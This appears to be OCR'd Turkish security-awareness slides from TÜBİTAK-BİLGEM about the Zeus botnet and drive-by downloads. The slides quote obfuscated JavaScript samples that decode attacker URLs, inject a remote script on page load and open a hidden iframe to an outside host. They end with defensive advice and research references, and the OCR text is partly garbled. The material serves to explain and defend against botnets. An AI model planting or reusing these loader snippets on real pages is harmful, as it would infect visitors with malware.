


# Zeus Botnet'inin Pazarlanması



<https://zeustracker.abuse.ch>

Bir  
forumda  
aldığım  
uyarı



```
'h#!t&##(t&()p$$:!#@/!(/$#l!)i!&v()@e!^(.$(!c!)o)m@.
&!#g#@o((o^g)(l^$!e$)@.&)$c$#o(m#^@.)$b#@#!#a&i#!d^$
#$u#)$!(-
!(m^!s$)n$&(.@)c^@$o((m!(&.^)(b&!!)e@s(&t@@a()r#$#
)t)@s#!#)a!l##e@(.))&r$!u!&: )8(0$)@$8^#^@0&)$^/!!&
w@$ (o@^r(^(!d@^p^#)r#e@^s(&s&@@.(^^c#^o@!!m$)/)&^g@$
(^o@(^o@g@&$l&&#e^))&@-
($ (m) #) a#) i^l^#.!&^) i!&t$@^/((!(l)!i&v^(&(e()#j^$a&s
@(&m$^&(i$#@n!#^-
#@)p$!!$h$!o(&#t(#o##)!b#!$u^c^#k((e&!)t#!((#. $$@c!&
@o@m^)&/)!c&#(n$)e()&&t)#-
^#!c^(@n^^n&#.)c!&!o$#m($/$^a&!@@b&())o^($ (u!&#)t^#-
#))e$@@)b##a#^y&&@.&#(^c&o^^m^@/(@^^'
```

JavaScript içerisine gizlenmiş örnek Drive-By-Download kod parçası

# JavaScript içerisine gizlenmiş örnek Drive-By-Download

```
'h#!t&##(t&()p$$:!#@/!(/$#l!)i!&v()@e!^(.$(!c!)o)m@.
&!#g#@o((o^g)(l^$!e$)@.&)$c$#o(m#^@.)$b#@#!#a&i#!d^$
#$u#)$!(-
!(m^!s$)n$&(.@)@c^@$o((m!(&.^)(b&!!)e@s(&t@@a())r#$#
)t)@s#!#)a!l##e@(.)&r$!u!&: )8(0$)@$8^#^@0&)$^/!!&
w@$ (o@^r(^(!d@^p^#)r#e@^s(&s&@@.(^^c#^o@!!m$)/)&^g@$
(^o@(^o@g@&$l&&#e^))&@-
($ (m)#)a#)i^l^#.!&^)i!&t$@^/((!(l)!i&v^(&(e())#j^$a&s
@(&m$^&(i$#@n!#^-
#@)p$!!$h$!o(&#t(#o##)!b#!$u^c^#k((e&!)t#!((#. $$@c!&
@o@m^)&/)!c&#(n$)e()&&t)#-
^#!c^(@n^^n&#.)c!&!o$#m($/$^a&!@@b&())o^($ (u!&#)t^#-
#))e$@@)b##a#^y&&@.&#(^c&o^^m^@/(@^^'
```

Firefox eklentisi  
FireBug

```

alert('h#!t&##(t&())p$=:!#@/!
(/$#l!)i!&v()@e!^(. $(!c!)o)m@. &!#g#@o((o^g)
(1^$!e$)@. &$c$#o(m#^@. )$b#@##!#aai#!d^$#u#)$!(-!(m^!s$)n$&
(.@)@c^@o$(m!
(&. ^)(b&!!)e@s(&t@@a()r#$#)t))@s#!#)a!l##e@(. )&r$!u!&):)8(0$)@$8^
#^@0&)$^/!!&w@$ (o@^r(^(!d@^p^#)r#e@^s(&s&@@. (^c#^o@!!m$)
/) &^g@$ (^o@(^o@g@&$l&&#e^)) &@-($ (m)#)a#)i^l^#. !&^)i!&t$@^
/((!(l)!i&v^(&(e())#j^$a&s@(&m$^&
(i$#@n!#^-#@)p$!!$h$!o(&#t(#o##)!b#!$u^c^#k((e&! )t#!
((#. $#@c!&o@m^ )&/)!c&#
(n$)e()&&t)#-^#!c^(@n^^n&#) )c!&!o$#m($/$^a&!@@b&
())o^($ (u!&#)t^#-#))e$@@)b##a#^y&&@. &#(^c&o^m^@
/(@^^'.replace(/\\^|&|@|\\)|\\(|#|\\|!|\\$/ig, ''))
    
```

http:// [redacted] sayfası diyor ki:

 <http://live.com.google.com.baidu-msn.com.bestartsale.ru:8080/wordpress.com/google-mail.it/livejasmin-photobucket.com/cnet-cnn.com/about-ebay.com/>

# JavaScript içerisine gizlenmiş örnek Drive-By-Download

```

/*GNU GPL*/ try{window.onload = function(){var H3qqea3ur6p =
document.createElement('script');H3qqea3ur6p.setAttribute('t
ype', 'text/javascript');H3qqea3ur6p.setAttribute('id',
'myscript1');H3qqea3ur6p.setAttribute('src',
'h#!t&##(t&()p$$:!#@/!(/$#l!)i!&v()@e!^(.$(!c!)o)m@.&!#g#@o(
(o^g)(l^$!e$)@.&)$c$#o(m#^@.)$b#@#!#a&i#!d^$#$u#)$!(-
!(m^!s$)n$&(.@)@c^@$o(m!(&.^)(b&!!)e@s(&t@@a()r#$#)t))@s#!
#)a!l##e@(.))&r$!u!&:.)8(0$)@$8^#^@0&)$^/!!&w@$ (o@^r(^(!d@^p
^#)r#e@^s(&s&@@.(^^c#^o@!!m$)/)&^g@$(^o@(^o@g@&$l&&#e^))&@-
($ (m) #) a#) i^l^#. !&^) i!&t$@^/((!(l)!i&v^(&(e()#j^$a&s@(&m$^&(
i$#@n!#^
#@)p$!!$h$!o(&#t(#o##)!b#!$u^c^#k((e&!)t#!((#. $$@c!&@o@m^)&/
)!c&#(n$)e()&&t)#-
^#!c^(@n^^n&#.)c!&!o$#m($/$^a&!@@b&()o^($ (u!&#)t^#-
#))e$@@)b##a#^y&&@.&#(^c&o^^m^@/(@^^'.replace(/\\^|&|@|\\)|\\(|
#|\\!|\\$/ig, ''));H3qqea3ur6p.setAttribute('defer',
'defer');document.body.appendChild(H3qqea3ur6p);}} catch(e)
{}

```

```

Rdasznp = 't(&r$$&a#^v^#i&&!^a)n(@^)-
!#c@^o(#m!.(#$u^(@#@n($i$($v!#!i(@#s!&&i)#o&@n!#.##c$o!#!m@
.##$!r!o(@b$$t@e())&$)x!(-
@c!&o&)m$..$@)@b#!^(u@)(e&())j!$a&c#k^(i)&(n&)&#. #r&@u$'.repla
ce(^$|#|\(|&|^|@|\)|\!/ig, ");
f = document.createElement('iframe');
f.style.visibility = 'hidden';
f.src = 'http://' + Rdasznp + ':8080/index.php?js';
document.body.appendChild(f);

```



- Lisanslı Antivirus Yazılımı Kullanmak
- Antivirus yazılımını sürekli güncel tutmak
- İşletim sistemi güncellemelerini sürekli yapmak
- Tanıdığımız kişilerden olsa bile gelen maillerdeki eklentileri mutlaka taratmak
- USB Belleklerdeki AutoRun viruslerine karşı Autorun'ı devre dışı bırakmak
- Kullandığımız yazılımların (Örneğin: Adobe Acrobat, Adobe Flash Player, Java, Silverlight vs) güncellemelerini sürekli yapmak.
- JavaScript ataklarına karşı Firefox'u ve eklentisi NoScript'i kullanmak.

- Köle bilgisayar ve C&C sunucusu arasındaki iletişim, bulaşma yöntemleri, davranışları çok çeşitli
- Kişisel önlemlerle alınacak sonuç sınırlı
- Ulusal bazda izleme, tespit, savunma ve koordinasyon gereklidir.

- Choi, H., Lee, Hanwoo, Lee, Heejo, & Kim, H. (2007). Botnet Detection by Monitoring Group Activities in DNS Traffic. *7th IEEE International Conference on Computer and Information Technology (CIT 2007)*, 715-720. Ieee. doi: 10.1109/CIT.2007.90.
- Botnet Detection and Response, David Dagon, 2005, OARC Workshop,
- Understanding and Blocking the New Botnets, 2008, WatchGuard
- Feily, M. (2009). A Survey of Botnet and Botnet Detection. doi: 10.1109/SECURWARE.2009.48.
- Kugisaki, Y., Kasahara, Y., Hori, Y., & Sakurai, K. (2007). Bot Detection Based on Traffic Analysis. *The 2007 International Conference on Intelligent Pervasive Computing (IPC 2007)*, 303-306. Ieee. doi: 10.1109/IPC.2007.91.
- Towards Next-Generation Botnets, Ralf Hund et al, 2008 European Conference.
- Richard A. Kemmerer , How to Steal a Botnet and What Can Happen When You Do, 2010
- Stone-gross, B., Cova, M., Cavallaro, L., Gilbert, B., Szydlowski, M., Kemmerer, R., et al. (n.d.). Your Botnet is My Botnet : Analysis of a Botnet Takeover. *Security*.
- Taking over the Torpig botnet, <http://www.cs.ucsb.edu/~seclab/projects/torpig/>, Richard A Kemmerer
- A Controlled Environment for Botnet Traffic Generation, <http://www.cse.psu.edu/~tangpong/botnet/>, April 2009
- Snort-lightweight intrusion detection for networks, Martin Roesch, Usenix 13th, 1999
- [www.honeynet.org](http://www.honeynet.org)
- [www.tcpdump.org](http://www.tcpdump.org)
- <http://www.networksorcery.com/enp/protocol/dns.htm>
- [http://www.securelist.com/en/analysis/204792003/The\\_botnet\\_business](http://www.securelist.com/en/analysis/204792003/The_botnet_business)
- Microsoft Security Intelligence Report ([www.microsoft.com/sir](http://www.microsoft.com/sir))
- [http://www.m86security.com/labs/bot\\_statistics.asp](http://www.m86security.com/labs/bot_statistics.asp)



## TÜBİTAK-BİLGEM-UEKAE Bilişim Sistemleri Güvenliği Bölümü

[siseci@uekae.tubitak.gov.tr](mailto:siseci@uekae.tubitak.gov.tr)

0 262 648 16 87

[www.uekae.tubitak.gov.tr](http://www.uekae.tubitak.gov.tr)

[www.bilgiguvenligi.gov.tr](http://www.bilgiguvenligi.gov.tr)